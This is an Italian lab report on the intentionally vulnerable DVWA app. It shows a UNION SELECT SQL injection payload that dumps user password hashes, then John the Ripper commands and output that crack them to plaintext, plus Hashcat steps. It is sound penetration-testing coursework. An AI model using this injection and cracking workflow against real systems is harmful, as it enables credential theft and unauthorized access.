

PRATICA S6L4


Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

RECUPERO DELLE PASSWORD DAL DATABASE:

"La fase iniziale ha previsto l'estrazione degli hash dal database della DVWA sfruttando una vulnerabilità di tipo SQL Injection. Tramite l'inserimento di un payload mirato basato sull'operatore UNION SELECT, è stato possibile manipolare la query originale dell'applicazione, bypassare i controlli di autenticazione e forzare il database a restituire l'elenco completo degli username e dei relativi hash MD5 delle password."

“1' UNION SELECT user, password FROM users #”



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' field is empty, and the 'Submit' button is visible. The results of the attack are displayed in a table format:

ID	First name	Surname
1'	admin	admin
1'	admin	5f4dcc3b5aa765d61d8327deb882cf99
1'	gordonb	e99a18c428cb38d5f268853678922e03
1'	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1'	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
1'	smithy	5f4dcc3b5aa765d61d8327deb882cf99

ESECUZIONE DEL CRACKING DELLE PASSWORD:

1-TOOL: **John the Ripper**

step 1: creiamo un file .txt denominato "password.txt" contenete nome utente e l'hash delle rispettive password

```
GNU nano 9.0 password.txt *
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

step 2: Abbiamo avviato il tool impostando il formato dell'algoritmo su Raw-MD5 e puntando al dizionario scelto tramite il comando: **john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt**.

```
(kali@kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2026-07-16 08:45) 44.44g/s 32000p/s 32000c/s 42666C/s mykids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


step 3: Per stampare a schermo il riepilogo finale delle password recuperate in chiaro, evitando conflitti di sessione, abbiamo interrogato la cache del tool specificando il formato nativo tramite il comando: **john --format=Raw-MD5 --show password.txt**.

```
(kali@kali)-[~]
$ john --format=Raw-MD5 --show password.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password


5 password hashes cracked, 0 left
```

2 TOOL: **Hashcat**

Step 1: Creiamo un secondo file .txt denominato password1.txt, questa volta inseriamo solamente gli hash delle password



Step 2: Abbiamo configurato e avviato il processo di calcolo impostando i parametri -m 0 (per l'algoritmo Raw-MD5) e -a 0 (per la modalità a dizionario) contro la wordlist rockyou.txt



Step 3: Trattandosi di un tool che ottimizza le performance salvando l'output in background, per visualizzare l'elenco finale in chiaro senza rieseguire il calcolo abbiamo interrogato il potfile di sessione aggiungendo l'argomento esplicito --show al comando.

